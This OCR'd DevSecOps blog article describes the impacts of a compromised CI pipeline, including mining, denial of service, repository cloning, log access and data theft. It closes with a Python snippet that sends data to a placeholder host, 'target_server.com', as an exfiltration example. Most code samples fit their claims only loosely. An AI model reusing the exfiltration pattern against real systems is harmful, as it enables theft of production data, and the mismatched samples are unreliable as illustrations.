
The compute resources could be used for crypto mining controlled by an adversary.

Local DoS




Once the attacker is running on the CI pipelines, the attacker can perform a denial service attack from said pipelines to customers by shutting down agents, rebooting, or by overloading the VMs.

Resource deletion



An attacker with access to resources (cloud resources, repositories, etc.) could permanently delete the resources to achieve denial of services.

Clone private repositories



Once attackers have access to CI pipelines, they also gain access to the private repositories (for example, the GITHUB_TOKEN can be used in GitHub), and therefore could clone and access the code, thus gaining access to private IP.

steps:

- name: Clone private repository

env:

GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}

run: |

git config --global user.email "your-email@example.com"


git config --global user.name "Your Name"

git clone https://github.com/your-username/your-private-repo.git

In this example, we're assuming you're using the `GITHUB_TOKEN` secret provided by GitHub. Make sure you have the necessary permissions to

access the private repository. Replace `"your-email@example.com"` with your email and `"Your Name"` with your name to set up your Git configuration. Also, update the repository URL (`https://github.com/your-username/your-private-repo.git`) with the appropriate URL for your private repository.

Pipeline logs




An adversary could access the pipeline execution logs, view the access history, the build steps, etc. These logs may contain sensitive information about the build, the deployment, and in some cases even credentials to services, to user accounts and more.

COPY

```
pipeline {
  agent any

  stages {
    stage('Build') {
      steps {
        // Your build steps here
      }
```

```
    }
    stage('Deploy') {
      steps {
        // Your deployment steps here
      }
    }
  }

  post {
    always {
      // Archive pipeline logs
      archiveArtifacts artifacts: 'logs/**'
    }
    success {
      // Perform actions for successful pipeline execution
      script {
        echo 'Pipeline execution was successful'
      }
    }
    failure {
      // Perform actions for failed pipeline execution
      script {
        echo 'Pipeline execution failed'
      }
    }
  }
}
```

Exfiltrate data from production resources



In cases where the pipelines can access the production resources, the attackers will have access to these resources as well. Therefore, they can abuse this access for exfiltrating production data.

COPY

```
from merlin import merlin_client

# Create a Merlin client object
client = merlin_client.MerlinClient()

# Connect to the target server using the provided URL and aut
client.connect('https://target_server.com', 'auth_token')

# Prepare your data for transfer
data = b'This is some sample data to transfer'

# Transfer the data to the server
client.send_data(data)

# Optionally, receive a response from the server
response = client.receive_response()
print(response)
```

Subscribe to our newsletter

Read articles from **DevSecOpsGuides** directly inside your inbox.
Subscribe to the newsletter, and don't miss out.

reza.rashidi.business@gr SUBSCRIBE

Devops DevSecOps Pipeline vulnerability attacks

Written by

Reza Rashidi

Add your bio

Published on

DevSecOpsGuides

Add blog description

MORE ARTICLES

Reza Rashidi

Top Business Logic Vulnerability in Web

Password reset broken logic In the scenario , the password reset functionality of a web application...

Reza Rashidi

Top System Programming Vulnerabilities

1. Buffer overflow Noncompliant Code (Vulnerable to Buffer Overflow): CPP #include <stdio.h> int ma...

Reza Rashidi

OWASP API Security Top 10 2023

API1:2023 - Broken Object Level Authorization 1 API2:2023 - Broken Authentication 5 API3:2023 - Brok...